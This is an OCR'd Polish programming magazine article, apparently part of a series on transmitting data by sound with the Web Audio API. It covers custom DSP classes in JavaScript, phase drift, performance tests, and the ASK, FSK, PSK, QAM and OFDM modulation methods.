
```
var
  SAMPLE_PER_PERIOD = 32,
  WINDOW_SIZE = 1024,
  APPLY_WINDOW_FUNCTION = false,
  UNIT_PHASE = 0.25,
  AMPLITUDE = 0.7,
  wg = new WaveGenerator(SAMPLE_PER_PERIOD),
  wa = new WaveAnalyser(
    SAMPLE_PER_PERIOD,
    WINDOW_SIZE,
    APPLY_WINDOW_FUNCTION
  ),
  sampleList = [],
  fb,
  i;

// generowanie tablicy próbek
wg.setUnitPhase(UNIT_PHASE);
wg.setAmplitude(AMPLITUDE);
for (i = 0; i < WINDOW_SIZE; i++) {
  sampleList.push(wg.getSample());
  wg.nextSample();
}

// odtworzenie parametrów fali z próbek
for (i = 0; i < WINDOW_SIZE; i++) {
  wa.handle(sampleList[i]);
}

fb = wa.getFrequencyBin();
```

# Najlepsze od



Odwiedź nas na:  
**IT.PWN.PL**

## PATRONI




Safety and  
Security

programista

ZUFANA  
TRZECIA  
STRONA.PL

## Polecamy:



KSIAŻKI DOSTĘPNE NA: [WWW.KSIEGARNIA.PWN.PL](http://WWW.KSIEGARNIA.PWN.PL)


```
cLog(fb.getReal().toFixed(2)); // -358.40
cLog(fb.getImaginary().toFixed(2)); // -0.00
cLog(wa.getUnitPhase().toFixed(2)); // 0.25
cLog(wa.getAmplitude().toFixed(2)); // 0.70
```

## WAVEANALYSER ORAZ WAVEGENERATOR – TESTY PRAKTYCZNE

Ok, nadszedł czas, by przetestować nasze własne rozwiązania DSP w praktyce. W tym celu wykorzystamy klasę AudioMonoIO, którą zaimplementowaliśmy w części drugiej tej serii. Opakowuje ona Web Audio API w nieco prostszy interfejs.

Przykładowa aplikacja umożliwia zarówno nadawanie, jak i odbieranie dźwięku. Parametry fali możemy zmieniać za pomocą widgetów. Mając do dyspozycji dwa urządzenia, możemy eksperymentować z generowaniem częstotliwości oraz strojeniem się na nią na drugim urządzeniu. Jeżeli dysponujemy tylko jednym urządzeniem, możemy skorzystać z trybu „loopback”. Linki do przykładu znajdziemy poniżej:

- » <https://audio-network.rypula.pl/wave-generator-wave-analyser>
- » <https://audio-network.rypula.pl/wave-generator-wave-analyser-src>



Rysunek 1. Testy praktyczne naszych klas WaveAnalyser oraz WaveGenerator

Prześledźmy zatem przykładowe scenariusze testowe wykorzystujące dwa urządzenia (Rysunek 1). Urządzenie A nadaje stały ton o częstotliwości 1500 Hz. Urządzenie B nasłuchuje na tej samej częstotliwości, pokazując przy tym moc odbieranej fali w formie poziomego paska. Gdy wartość amplitudy nadawanej fali zmienia się dziesięciokrotnie, powoduje to zmianę odbieranej mocy o około 20 dB. Dodatkowo obok paska możemy odczytać przesunięcie fazowe odbieranej fali w formie wskazówki. Urządzenia startują z losowym przesunięciem, więc nie oczekujmy, że faza odbieranej fali będzie zgodna co do wartości. Łatwiej zobaczymy różnice tych zmian. Na przykład gdy w nadajniku dodamy do fazy fali 180 stopni, spowoduje to w odbiorniku nagły obrót wskazówki

o 180 stopni. Przypomnijmy: informacja o przesunięciu fazowym jest dla nas niedostępna z poziomu „gotowców” Web Audio API. Węzeł AnalyserNode zwraca niestety tylko wartości bezwzględne liczb zespolonych otrzymanych z wyjścia FFT.

## PROBLEM SYNCHRONIZACJI CZĘSTOTLIWOŚCI A DRYFOWANIE FAZY

Eksperymentowanie z poprzednim przykładem pozwala zaobserwować coś ciekawego efekt nieco niezgodny z intuicją. Otóż gdy ustawimy identyczną częstotliwość zarówno na odbiorniku, jak i nadajniku, nasza wskazówka fazy w teorii powinna stać w miejscu. Tak się jednak nie dzieje. Czasem kręci się wolniej, czasem szybciej, czasem w lewo, a czasem w prawo. Jest to spowodowane błędem odwzorowania częstotliwości w układach audio naszych urządzeń. Oscylatory są wrażliwe na zmiany temperatury. Między innymi to powoduje brak synchronizacji fali odbieranej z falą lokalnie wygenerowaną w obiekcie klasy WaveAnalyser. Nawet drobny błąd stanie się wyraźnie widoczny w formie dryfowania fazy (Rysunek 2).


Różnice w częstotliwościach wprowadza także efekt Dopplera. Jeżeli zbliżamy się do odbiornika, wtedy częstotliwość wydaje się być wyższa, gdy oddalamy – niższa. W efekcie zmianie ulega prędkość i kierunek obrotu naszej wskazówki. Ten efekt możemy łatwo wykorzystać do stworzenia aplikacji sprawdzającej, czy odchodzi my od komputera, czy do niego wracamy ;)

W naszej przykładowej aplikacji problem ten możemy zniewalować poprzez zmianę częstotliwości za pomocą widgetów. Gdy urządzenia nie przemieszczają się względem siebie, na ogół mówimy o korektach rzędu setnych części Hz. Niestety nawet tak drobny błąd spowoduje obrót wskazówki o znaczny kąt po upływie kilku sekund. Widać zatem wyraźnie, że metody modulacji wykorzystujące fazę fali nośnej są nieco bardziej skomplikowane w realizacji, gdyż wymagają dokładnego dostrojenia odbiornika.

Opisywany wyżej efekt nie wystąpi jednak w trybie „loopback”. Wtedy sample krążą w obrębie jednego urządzenia.

## WAVEANALYSER KONTRA ANALYSERNODE

W tej sekcji pokażemy, jak użyć naszej klasy WaveAnalyser do wygenerowania wykresu widma amplitudowego. W pierwszej części tego artykułu już to robiliśmy, jednak jedynie dla sygnałów syntetycznych. Wtedy też, dla uproszczenia, na osi poziomej używaliśmy wartości wyrażonych w samplePerPeriod. Zrobiliśmy tak tylko dlatego, by nasze klasy nie musiały przyjmować dwóch parametrów (frequency oraz sampleRate), lecz tylko jeden (samplePerPeriod). Fakt użycia na osi stałych odstępów wartości samplePerPeriod powodował nienaturalne rozciągnięcie wy-



Rysunek 2. Efekt dryfowania fazy związany z brakiem synchronizacji częstotliwości

kresu, przez co nasze 3 sinusoidy nie ukazywały się jako „piki” o tej samej szerokości. W większości przypadków na wykresach widma na osi poziomej używa się liniowej skali wyrażonych w Hertzach. W naszym przypadku, aby to skorygować, jedyne, co musimy zrobić, to zamienić Hertz na samplePerPeriod (Listing 2).

**Listing 2. Użycie WaveAnalyser do wygenerowania wykresu widma amplitudowego**

```
function getFrequencyData(timeDomainData) {
    var
        samplePerPeriod = 1, // zmienimy i tak w pętli
        windowSize = timeDomainData.length,
        frequencyBinCount = 0.5 * windowSize,
        windowFunction = true,
        waveAnalyser = new WaveAnalyser(
            samplePerPeriod,
            windowSize,
            windowFunction
        ),
        N = timeDomainData.length,
        frequencyData = [],
        decibel,
        i,
        k;

    // wypełnienie próbками
    for (i = 0; i < timeDomainData.length; i++) {
        waveAnalyser.handle(timeDomainData[i]);
    }

    // zmiana samplePerPeriod nie kasuje
    // próbek już znajdujących się w oknie
    for (k = 0; k < frequencyBinCount; k++) {
        samplePerPeriod = (k === 0)
            ? Infinity // DC-offset (0 Hz)
            : N / k;
        waveAnalyser.setSamplePerPeriod(
            samplePerPeriod
        );
        decibel = waveAnalyser.getDecibel();
        frequencyData.push(decibel);
    }
}

return frequencyData;
}
```

AnalyserNode zwraca parę wyników z dziedziny czasu oraz częstotliwości (getFrequencyData, getTimeDomainData). Jeżeli przepruśmy dane z dziedziny czasu przez naszą klasę i porównamy otrzymane wyniki z dziedziną częstotliwości otrzymaną z AnalyserNode, powinniśmytrzymać te same rezultaty. Po przedstawieniu danych graficznie widzimy, że oba widma wyglądają tak samo (Rysunek 3). Udało nam się zatem własnoręcznie zaimplementować odpowiednik metody getFrequencyData z AnalyserNode.



Rysunek 3. Nasza klasa WaveAnalyser kontra AnalyserNode

Testy możemy wykonać także samodzielnie, korzystając z przykładu:

- » <https://audio-network.rypula.pl/wave-analyser-vs-analyser-node>
- » <https://audio-network.rypula.pl/wave-analyser-vs-analyser-node-src>

Teraz może się nam nasuwać pytanie – po co w ogóle pisać własne klasy DSP, skoro mamy Web Audio API, w którym ktoś to zrobił za nas? W sumie racja, jednak od początku założeniem tej serii było nie tylko pokazanie, jak używać „gotowców” takich jak AnalyserNode,

ale także omówienie podstaw Cyfrowego Przetwarzania Sygnałów. Unikamy dzięki temu „magicznego pudełka”, które robi coś, o czym nie mamy zielonego pojęcia. Oczywiście Szybka Transformata Fouriera (FFT) użyta w AnalyserNode jest nieporównywalnie wydajniejsza, za to nasza metoda jest jednak relatywnie prostsza do zrozumienia. Dodatkowo nasza klasa WaveAnalyser zwraca fazę fali oraz umożliwia dostrojenie się na konkretną częstotliwość. W FFT częstotliwości prążków widmowych są mniej elastyczne.

## WYDAJNOŚĆ WAVEANALYSER

Zastanówmy się teraz, jaką wydajność oferuje nasza klasa. By odpowiedzieć na to pytanie, posłużymy się poniższym przykładem:

- » <https://audio-network.rypula.pl/wave-analyser-performance>
- » <https://audio-network.rypula.pl/wave-analyser-performance-src>

Wyniki testu przeprowadzone na komórce oraz laptopie przedstawiono na Rysunku 4.

Laptop

Rozmiar okna	Czas trwania	Sredni czas przetwarzania	Szacunkowa liczba prążków real-time	Szacunkowy czas przetwarzania DFT
1024	21.3 ms	0.8 ms (3.8% czasu okna)	max 27	0.410 s
2048	42.7 ms	0.54 ms (1.3% czasu okna)	max 79	0.553 s
4096	85.3 ms	1.06 ms (1.2% czasu okna)	max 81	2.171 s
8192	170.7 ms	2.13 ms (1.2% czasu okna)	max 80	8.724 s
16384	341.3 ms	4.35 ms (1.3% czasu okna)	max 78	35.635 s
32768	682.7 ms	8.67 ms (1.3% czasu okna)	max 79	142.049 s
65536	1365.3 ms	17.7 ms (1.3% czasu okna)	max 77	579.994 s

Komórka

Rozmiar okna	Czas trwania	Sredni czas przetwarzania	Szacunkowa liczba prążków real-time	Szacunkowy czas przetwarzania DFT
1024	21.3 ms	2.03 ms (9.5% czasu okna)	max 11	1.039 s
2048	42.7 ms	1.35 ms (3.2% czasu okna)	max 32	1.382 s
4096	85.3 ms	1.97 ms (2.3% czasu okna)	max 43	4.035 s
8192	170.7 ms	3.97 ms (2.3% czasu okna)	max 43	16.261 s
16384	341.3 ms	7.83 ms (2.3% czasu okna)	max 44	64.143 s
32768	682.7 ms	15.69 ms (2.3% czasu okna)	max 44	257.065 s
65536	1365.3 ms	31.61 ms (2.3% czasu okna)	max 43	1035.799 s

Rysunek 4. Wydajność naszej klasy WaveAnalyser

W tabelach przedstawiono średnie czasy potrzebne do przetwarzania jednej częstotliwości dla różnych rozmiarów okna. Rozmiary te są potęgami dwójki tak jak ma to miejsce w AnalyserNode. Z wyników możemy także odczytać, jakim procentem czasu trwania okna jest czas potrzebny na przetworzenie jednej częstotliwości. Przekroczenie 100% oznaczałoby, że urządzenie nie jest w stanie przetwarzać sampli w czasie rzeczywistym. Dzieląc czas trwania okna przez czas przetwarzania jednej częstotliwości, możemy zgrubnie oszacować maksymalną liczbę częstotliwości, jakie jest w stanie przetwarzać nasze urządzenie w czasie rzeczywistym. Dla średniej klasy laptopa ta liczba wynosi około 80, dla komórki około 40. Test na komputerze stacjonarnym z procesorem taktowanym częstotliwością 3.6 GHz dał wynik około 150 prążków. Ostatnią kolumną jest szacunkowy czas przetwarzania wyniku identycznego do tego, jaki otrzymaliśmy z FFT. Nasz prosty algorytm ma złożoność  $O(N^2)$ , więc czasy te rosną bardzo szybko.

Obciążenie procesora w 100% nie byłoby jednak dobrym pomysłem, gdyż nasza strona zwyczajnie przestałaby reagować. Możemy jednak ten problem obejść, przenosząc obliczenia do osobnego wątku (Web Worker).

Oczywiście wydajność będzie zależeć od konkretnego urządzenia, lecz nawet taka zgrubna analiza daje nam pewien ogólny obraz o możliwościach naszej klasy WaveAnalyser.

## PRZETWARZANIE OFFLINE

Jeśli wydajność naszych klas okaże się dla nas niewystarczająca, ciągle pozostaje możliwość przetwarzania sygnałów w trybie „of-

file". Mam tu na myśli nagranie dźwięku do dużej tablicy próbek i przeanalizowanie go później. Podobnie możemy postąpić na urządzeniu nadającym. Wystarczy wcześniej przygotować tablicę sampli, by na końcu przesłać je na głośniki przy użyciu węzła `AudioBufferSourceNode`. Akurat tej klasy nie opisaliśmy w części 2 tej serii, dlatego chętnych odsyłam do dokumentacji Web Audio API:

- » [https://developer.mozilla.org/en-US/docs/Web/API/](https://developer.mozilla.org/en-US/docs/Web/API/AudioBufferSourceNode)  
`AudioBufferSourceNode`

Dodatkowo polecam poniższy przykład:


- » <https://audio-network.rypula.pl/wav-file-recorder>
- » <https://audio-network.rypula.pl/wav-file-recorder-src>

DSP zrealizowane „offline” pozwoli zapomnieć o ograniczeniach wydajności szczególnie urządzeń mobilnych. Jeżeli urządzenie jest wolne, możemy zwyczajnie rozciągnąć cały proces w czasie.

## METODY MODULACJI CYFROWEJ

Każdą sinusoidę możemy opisać za pomocą trzech parametrów – amplitudy, częstotliwości oraz fazy. Jak zapewne podpowiada nam intuicja, odpowiednie sterowanie (modulacja) tymi trzema wartościami umożliwia przesyłanie danych.

Na początku musimy zdecydować o liczbie unikalnych wartości, które zmieniać będą falę nośną. Na przykład chcąc przesłać 3 bity w konkretnej jednostce czasu, należałoby ustalić 8 symboli ( $2^3$ ), które znać będzie zarówno nadajnik, jak i odbiornik. Prześledźmy zatem, jakie metody modulacji mamy do dyspozycji.



Rysunek 5. Podstawowe metody modulacji cyfrowej

### ASK – kluczowanie amplitudy (Amplitude-Shift Keying)

W tej metodzie kolejne symbole zmieniają tylko amplitudę fali nośnej (Rysunek 5). Chcąc przesłać 4 symbole, moglibyśmy zmieniać ją na przykład na następujące wartości amplitudy (głośności): symbol 0 – 25%, symbol 1 – 50%, symbol 2 – 75%, symbol 3 – 100%. Symbole możemy oczywiście rozlokować inaczej, na przykład zacząć od 0%, czyli całkowicie wytłumionej nośnej.

Niestety ta metoda modulacji fali nośnej jest dość podatna na zakłócenia. Na przykład, gdyby podczas transmisji danych ktoś na chwilę przesłonił mikrofon lub zwyczajnie przeszedł między dwoma urządzeniami, zmieniłaby się moc odbieranej fali w odbiorniku. Mogliby to spowodować odebranie zupełnie innego symbolu niż oczekiwany. Efekt byłby tym silniejszy, im więcej byłoby unikalnych symboli. Pevnym obejściem problemu jest użycie tylko dwóch symboli (B-ASK, Binary ASK). Wtedy nasza transmisja oczywiście „rozciągnęłaby” się w czasie. Przesłanie bajta przy użyciu B-ASK trwałoby 8x dłużej niż w przypadku skorzystania z 256 unikalnych poziomów amplitudy.

Odbiornik możemy zrealizować przy użyciu `AnalyserNode` lub naszej klasy `WaveAnalyser`. W obydwu przypadkach jesteśmy w stanie odczytać moc odbieranej fali wyrażoną w decybelach. Przyjmijmy, że amplituda symbolu „zero” jest 10x mniejsza od symbolu „jeden”. Przekłada się to na różnicę wynoszącą 20 dB między naszymi dwoma symbolami. Na przykład, gdy dla symbolu „zero” otrzymamy wartość -42 dB, to możemy oczekiwać, że dla symbolu „jeden” otrzymamy wartość około -22 dB. Gdyby nasze „zero” miało 100x mniejszą amplitudę niż „jeden”, wtedy różnica wyniosłaby 40 dB. Dla 1000x mniejszej amplitudy różnica wyniosłaby 60 dB itd.

### FSK – kluczowanie częstotliwości (Frequency-Shift Keying)

W tej metodzie amplituda oraz faza fali jest stała. Nasze symbole moduluje więc częstotliwość (Rysunek 5). Nadajnik możemy łatwo zrealizować za pomocą `OscillatorNode` lub `WaveGenerator`. Działanie odbiornika sprowadza się do badania głośności wszystkich częstotliwości, na jakich mogą wystąpić symbole. Znalezienie maksimum w ustalonym wcześniej paśmie da nam w rezultacie nadawany symbol. Nie jest to problem zarówno dla `AnalyserNode`, jak i naszej klasy `WaveAnalyser`.

Jak zapewne podpowiada nam intuicja, ta metoda jest znacznie lepsza od ASK. To prawda. Dodatkowo jest dużo lepiej skalowalna. Dołożenie kolejnych symboli sprowadza się do użycia szerszego zakresu częstotliwości. Oczywiście tutaj też w pewnym momencie napotkamy limit, jednak nie jest on tak odczuwalny. Na zwykłym sprzęcie audio jesteśmy w stanie bezproblemowo uzyskać ponad 300 symboli. W przypadku ASK byłoby to bardzo ciężkie w realizacji.

### PSK – kluczowanie fazy (Phase-Shift Keying)

W tej metodzie to amplituda oraz częstotliwość jest stała. Jedyne, co się zmienia, to faza fali nośnej (Rysunek 5). Dla człowieka transmisja tego typu jest odbierana jako seria takich samych „pików”. Zwyczajnie na drodze ewolucji nie wykształciła się w nas zdolność bezpośredniego słyszenia przesunięcia fazowego.

Ta metoda wiąże się z pewną trudnością. Wymagane jest bardzo dokładne dostrojenie odbiornika do odbieranego sygnału. To, dlaczego tak się dzieje, omówiliśmy nieco wcześniej przy okazji praktycznych testów `WaveAnalyser`. Dodatkowo metoda ta jest wrażliwa na wszelkie „potknienia” w wydajności naszego urządzenia. Jeżeli zgubimy kilka sampli, nasz dalszy strumień może być już nieco przesunięty. Może to powodować odbieranie błędnych symboli. Pamiętajmy, że każda sekunda zawiera ponad 40 tysięcy sampli, a okres fali jest rzędu kilkudziesięciu sampli (`sampleRate` to `sampleRate/frequency`). Jeżeli „po drodze” zgubimy kilka próbek, skutkować to będzie przesunięciem. Będzie ono wyraźnie widoczne w przeskokach fazy.







Na Rysunku 5 przedstawiono wygląd fali dla różnych symboli w dziedzinie czasu oraz diagram konstelacji, na którym najłatwiej zobrazować symbole przesypane metodami PSK czy QAM. Diagram konstelacji używaliśmy także w części pierwszej tego artykułu.

### QAM – kwadraturowa modulacja amplitudowo-fazowa (Quadrature Amplitude Modulation)

Ta metoda to w dużym skrócie połączenie modulacji amplitudy oraz fazy. Umożliwia zwiększenie liczby symboli możliwych do przesłania w jednostce czasu (Rysunek 5).



**TTS Company rekomenduje oprogramowanie Microsoft ®**



**www.OprogramowanieKomputerowe.pl**

Microsoft Azure

Office 365

OneDrive

Więcej informacji: ☎ (22) 272 94 94 ✉ [sales@tts.com.pl](mailto:sales@tts.com.pl)

Sprzedaż



Dystrybucja



Import na zamówienie

## OFDM – ORTOGONALNE ZWIELOKROTNJANIE W DZIEDZINIE CZĘSTOTLIWOŚCI (ORTHOGONAL FREQUENCY-DIVISION MULTIPLEXING)

Chcąc uzyskać dużo większe prędkości transmisji danych, możemy skorzystać z techniki OFDM. Polega ona na przesyłaniu danych na wielu częstotliwościach nośnych w tym samym czasie. Każda z tych nośnych może być modulowana dowolną omówioną wcześniej metodą. Tego typu rozwiązanie działa np. w technologii LTE, Wi-Fi, DVB-T (naziemna telewizja cyfrowa) i wielu innych.

Co oznacza słowo „ortogonalne” w nazwie metody? Bez wglębiania się w szczegóły, chodzi o to, że gdy umiejętnie dobierzymy częstotliwości nośnych, nie będą one się wzajemnie zakłócać. Dobór ten polega na zapewnieniu, że w czasie trwania symbolu OFDM liczba cykli każdej z fal składowych jest liczbą całkowitą. Dzięki temu nie wystąpi efekt wycieku widma, o którym pisaliśmy w części 1. Użycie funkcji okna staje się zbędne, gdyż energia każdej z częstotliwości składowych trafi tylko i wyłącznie do swojego prążka widmowego. Możemy więc umieścić składowe w sąsiadujących ze sobą prążkach bez obawy o wzajemne zakłócanie. Rozwinijmy nieco to zagadnienie przy okazji omawiania rozkładu energii w prążkach. Technika OFDM pozwala więc na gęste upakowanie transmisji w wąskim zakresie częstotliwości, co oszczędza dostępne spektrum.

Do generowania symbolu OFDM idealnie nadaje się metoda `setPeriodicWave` z klasy `AudioMonoIO`, którą zaimplementowaliśmy i szczegółowo opisaliśmy w poprzedniej części artykułu. Wystarczy tylko wytlumić amplitudę tonu podstawowego, a transmitować jedynie dalsze harmoniczne przy dodatkowym modulowaniu ich amplitudy (ASK), fazy (FSK) lub obydwu tych parametrów (QAM). Przykład z 4 podnośnymi przedstawiono w Listingu 3. Jego wizualizację dla `sampleRate` 44.1 kHz przedstawiono na Rysunku 6. Użycie większego rozmiaru okna wydłuża czas jego trwania. Skutkuje to zmniejszeniem liczby symboli w ciągu sekundy. To jednak pozwala na upakowanie jeszcze większej liczby podnośnych w tym samym wycinku spektrum.

**Listing 3. Generowanie symbolu OFDM przy użyciu naszej klasy `AudioMonoIO`**

```
var
  SAMPLE_PER_OFDM_SYMBOL = 128,
  am = new AudioMonoIO(),
  baseFreq = am.getSampleRate() /
    SAMPLE_PER_OFDM_SYMBOL;


am.setPeriodicWave(
  baseFreq, // ton podstawowy
  1,        // głośność bazowa
  0,        // globalne przesunięcie fazy
  /* numer harmonicznej:
   * 1 2 3 4 5 6 7 ...
   */
  [0, 0, 0, 1.0, 1.0, 1.0, 1.0], // amplituda
  [0, 0, 0, 0.25, 0.0, 0.75, 0.0] // faza
  /*      ^^^^ ^^^ ^^^^ ^^^
   * podnośne: #1 #2 #3 #4 */
);
```

Link do klasy `AudioMonoIO` znajdziemy poniżej:

» <https://audio-network.rypula.pl/audio-mono-io-class>

Ten sam efekt możemy także osiągnąć poprzez zsumowanie wyników pracy kilku instancji naszej klasy `WaveGenerator`.

Jak widzimy, metoda OFDM pozwala znacznie przyspieszyć prędkość przesyłania danych. Nie ma jednak różny bez kolców. Jed-



Rysunek 6. Symbol OFDM pod lupy

ną z trudności jest kwestia synchronizacji początku symbolu OFDM. Innym problemem jest kompensacja efektu Dopplera związanego z ruchem urządzenia. Te i inne trudności wymuszają stosowanie np. tonów pilotowych o znanej częstotliwości i fazie. Jest to jednak szeroki temat, dlatego dociekliwych odsyłam do źródeł zewnętrznych.

## TESTOWANIE METOD MODULACJI

Do eksperymentowania z generowaniem sampli dla różnych metod modulacji możemy posłużyć się przykładem „Modulation types”. Dodatkowo umożliwia on wizualne zweryfikowanie 2 sekund próbek audio z dziedziny czasu. Jeżeli zobaczymy, że nasza nagrana fala jest nieciągła lub pojawiły się „dziury” o wartościach zerowych, oznacza to, że nasze urządzenie „nie wyrabia”. Będzie to powodować problemy szczególnie przy technikach takich jak PSK, QAM czy OFDM. Rozwiązaniem może być zwiększenie wartości `bufferSize` bądź zmiana przeglądarki na inną. Linki do przykładu poniżej:

- » <https://audio-network.rypula.pl/modulation-types>
- » <https://audio-network.rypula.pl/modulation-types-src>

## JAKĄ METODĘ MODULACJI WYBRAĆ?

Na tym etapie warto zastanowić się, jaka metoda modulacji cyfrowej będzie dla nas najlepsza. Dodatkowo musimy pamiętać, że duża część użytkowników korzysta będzie z urządzeń mobilnych. Należy zatem znaleźć kompromis pomiędzy wydajnością, prostotą implementacji, niezawodnością działania oraz prędkością transmisji danych.


Na samym początku możemy odrzucić metodę ASK, gdyż jest nieodporne na zakłócenia. Techniki wykorzystujące fazę fali są kuścące, jednak ich realizacja jest dość trudna. To samo możemy powiedzieć o OFDM. W myśl zasad KISS (*ang. Keep It Simple, Stupid*) lepszym wyborem byłoby stworzenie rozwiązania prostego bez zbędnych komplikacji. Zostaje nam więc metoda FSK. Może być ona z powodzeniem zrealizowana przy użyciu naszych klas, jednak ich wydajność ograniczyłaby maksymalną liczbę unikalnych symboli. Biorąc pod uwagę wyniki naszych testów dla urządzeń mobilnych oraz zakładając pewien bufor bezpieczeństwa, moglibyśmy uzyskać maksymalnie kilkanaście symboli. Jest to jednak trochę za mało, by przesyłać dane z akceptowlą prędkością. Co zatem zrobić?

Na szczęście ze wszystkich wspomnianych do tej pory metod modulacji FSK jest dość łatwa do zaimplementowania na tym, co Web Audio API daje nam „za darmo”. Mam tu na myśli `AnalyserNode` oraz `OscillatorNode`. Przypomnijmy: węzeł `AnalyserNode` „pod maską” używa algorytmu Szybkiej Transformaty Fouriera (FFT). Dla scisłości: działanie `OscillatorNode` jest podobne. Zamienia on parametry opisujące harmoniczne na dziedzinę czasu, wykonując odwrotną FFT. W obu przypadkach obliczenia są często wspierane sprzętowo. Dodatkowo wszystko działa na

osobnym wątku przeglądarki, więc sumaryczny zysk wydajnościowy jest naprawdę duży. W dalszej części tego artykułu pójdzimy zatem tą drogą, zostawiając sobie furtkę na przyszłość umożliwiającą rozbudowę systemu o technikę OFDM.

## ANALYSERNODE – SZYBKOŚĆ DOSTARCZANIA NOWYCH TABLIC FFT

Działanie algorytmu FFT polega na zamianie sampli dziedziny czasu na prążki widmowe dziedziny częstotliwości. Im więcej sampli trafi do okna FFT (fftSize), tym większa będzie rozdzielcość w dziedzinie częstotliwości. Więże się to jednak ze zwiększeniem czasu trwania okna. To z kolei wydłuża czas trwania naszego symbołu, wpływając negatywnie na opóźnienia (Rysunek 7).



Rysunek 7. Analiza różnych konfiguracji AnalyserNode

